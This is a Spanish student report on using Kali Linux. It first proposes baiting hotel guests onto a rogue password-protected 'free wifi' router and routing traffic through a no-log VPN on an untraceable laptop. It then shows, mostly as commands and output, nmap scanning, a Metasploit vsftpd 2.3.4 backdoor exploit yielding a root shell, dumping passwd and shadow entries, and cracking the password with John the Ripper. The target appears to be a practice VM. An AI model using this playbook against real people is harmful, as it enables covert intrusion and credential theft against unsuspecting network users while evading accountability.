SEGURIDAD INFORMÁTICA

INVESTIGACIÓN KALI

ÍNDICE

ACTIVIDADES

Vamos a hacer una auditoria con un amigo en un entorno real viendo diferentes factores de seguridad a la hora de usar kali y el riesgo que conllevaría hacerlo con malas intenciones en un entorno real.

KALI

El primer paso seria ir a un establecimiento como un hotel y poner un cartel o algún póster que indique (wifi gratis + la contraseña) la wifi tendrá que ser privada ya que si es publica la gente suele desconfiar y no se va a conectar tanto como si la pusiéramos privada con contraseña.

Necesitaríamos un portátil y un router portátil, lo ideal seria que todo el trafico del router pasara por un servidor Proxi o servicio VPN que no deje registro, el portátil tendrá que ser de uso exclusivo para esta acción y no tendrá que haber ningún rastro de que ese ordenador fue tuyo.

Una vez nuestra maquina objetivo se halla conectado a la red habrá que escanear la red. En este caso voy a utilizar Nmap con el comando "nmap -v -sn 192.168.0.0/24".


```
└─$ nmap -v -sn 192.168.0.0/24

Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-26 16:41 CET
Initiating Ping Scan at 16:41
Scanning 256 hosts [2 ports/host]
Completed Ping Scan at 16:41, 2.52s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 2 hosts. at 16:41
Completed Parallel DNS resolution of 2 hosts. at 16:41, 13.00s elapsed
Nmap scan report for 192.168.0.0 [host down]
Nmap scan report for 192.168.0.1 [host down]
Nmap scan report for 192.168.0.2 [host down]
Nmap scan report for 192.168.0.3 [host down]
Nmap scan report for 192.168.0.4 [host down]
Nmap scan report for 192.168.0.5 [host down]
Nmap scan report for 192.168.0.6 [host down]
Nmap scan report for 192.168.0.7 [host down]
Nmap scan report for 192.168.0.8 [host down]
Nmap scan report for 192.168.0.9 [host down]
Nmap scan report for 192.168.0.10
Host is up (0.00063s latency).
Nmap scan report for 192.168.0.11
Host is up (0.00036s latency).
```

Escaneamos la IP objetivo "192.168.0.10" para ver que puertos/versiones tiene abiertos.

```
└─$ sudo nmap -sV 192.168.0.10
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-27 19:18 CET
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.45% done; ETC: 19:19 (0:00:02 remaining)
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.45% done; ETC: 19:20 (0:00:05 remaining)
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.45% done; ETC: 19:20 (0:00:05 remaining)
Stats: 0:02:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.45% done; ETC: 19:21 (0:00:07 remaining)
Stats: 0:02:53 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 19:21 (0:00:00 remaining)
Stats: 0:02:53 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 19:21 (0:00:00 remaining)
Stats: 0:02:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 19:21 (0:00:00 remaining)
Stats: 0:02:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 19:21 (0:00:00 remaining)
Stats: 0:02:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 19:21 (0:00:00 remaining)
Nmap scan report for 192.168.0.10
Host is up (0.00019s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

Una vez veamos los puertos abiertos ponemos en la consola "msfconsole".

Buscaremos un exploit de la versión vsftpd 2.3.4 para vulnerar el puerto 21 [ftp] con el comando search vsftpd 2.3.4.



Especificamos la IP a la que queremos atacar con "set RHOSTS 192.168.0.10".

Pondríamos el comando use 0 y payload para cargarlo, una vez que este cargado el payload ponemos run en la consola.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.10:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.10:21 - USER: 331 Please specify the password.
[+] 192.168.0.10:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.11:40291 -> 192.168.0.10:6200) at 2023-01-27 20:19:59 +0100

whoami
root
```

Vemos que cuando ponemos whoami nos dice que somos el usuario root y con IP a que tenemos la IP del objetivo.

```
whoami
root
```

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1a:64:65 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.10/24 brd 192.168.0.255 scope global eth0
    inet6 fe80::a00:27ff:fe1a:6465/64 scope link
       valid_lft forever preferred_lft forever
```

Una vez dentro del sistema vamos a el archivo shadow y passwd dentro del directorio /etc y sacamos los usuarios y las contraseñas encriptadas que queramos, en este caso he cogido msfadmin.

```
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

```
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
```

Creamos dos ficheros y ponemos los respectivos usuarios y contraseñas en diferentes ficheros.
Después pondremos unshadow para combinarlos en contraseñas.txt.

```
┌──(usuario㉿kali)-[~]
└─$ nano passwd_meta

┌──(usuario㉿kali)-[~]
└─$ nano shadow_meta

┌──(usuario㉿kali)-[~]
└─$ unshadow passwd_meta shadow_meta > contraseñas.txt
```

Usaremos la herramienta john the ripper para descifrar la contraseña.

```
┌──(usuario㉿kali)-[~]
└─$ john contraseñas.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.
msfadmin         (msfadmin)
1g 0:00:00:00 DONE 1/3 (2023-01-27 20:41) 16.66g/s 83.33p/s 83.33c/s 83.33C/s msfadmin..msfad
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Y finalmente la contraseña era msfadmin.